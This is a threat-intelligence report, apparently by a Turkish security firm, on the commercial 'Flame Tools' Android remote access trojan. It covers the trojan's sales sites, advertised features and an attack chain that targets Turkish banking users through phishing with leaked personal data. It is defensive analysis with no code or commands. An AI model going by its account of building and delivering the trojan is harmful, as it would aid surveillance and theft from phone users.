infinitum IT

Flame Tools Android RAT


CTI Report

www.infinitumit.com.tr


infinitumitlabs

Contents

Attack Chain



About Flame Tools Android RAT




A RAT, or Remote Access Trojan, is a type of malicious software designed to allow unauthorized remote access to a computer system. Once a system is infected with a RAT, the attacker gains the ability to control the targeted device as if they had physical access. Clandestine access grants the attacker remote control, surveillance (screenshots, keystroke recording), and theft of sensitive data (login credentials, personal information)


In the world of cyber threats, Flame RAT is a potent, undetectable Android remote administration tool developed for Android systems. Its sale was initially identified on a dark web site. Although the software is sold on the dark web, there is also a website where it is sold on the normal web.

Flame Tools has its own website with a user-friendly theme. Upon entering the site, the user is presented with a text encouraging purchases, titled 'Best Android RAT on the market.'

In the web site, there are packages related to Flame Tools Android RAT; sales, features of the product, and a chat area where users can chat with the development team.




In the 'about' section of their software's website, they mention offering the best Android RAT product in the market, emphasizing their commitment to user privacy and hinting at upcoming paid/free software in the future.




The software developer has announced the development of a new version that affects the UI in Android systems, addressing the previously mentioned paid/free updates.

Features of Flame Tools Android RAT




The features mentioned on the Flame Android RAT software's official website are as follows: Undetectability through self-coded techniques and encryption methods, inclusion of advanced modules, 24/7 support team, free updates, silent operation on the device without raising suspicion, and a user-friendly web interface.




Independent of the web site of Flame RAT, the detailed features of the Flame Tools Android RAT malware have been shared by the developer on Telegram.

Flame RAT From the Eyes of Attackers




After purchasing the malicious product, the attacker creates a RAT (Remote Access Trojan) virus using desktop software provided by the seller. Subsequently, the attacker puts the RAT virus into operation to eavesdrop.




After creating the malicious RAT file, the attacker uses a social engineering/Phishing method to persuade the targeted Android user to run the created malware.


After having communication with the attacker, it was revealed that the attacker utilized a phishing method using leaked Turkish citizen information and targeted the banking applications.




The established connections appear in the Home section. Attacks typically target Turkish Android users.



Once the targeted Android user opens the RAT, the attacker gains full access to the Android system. Using the features depicted in the above image, the attacker can engage in malicious activities.

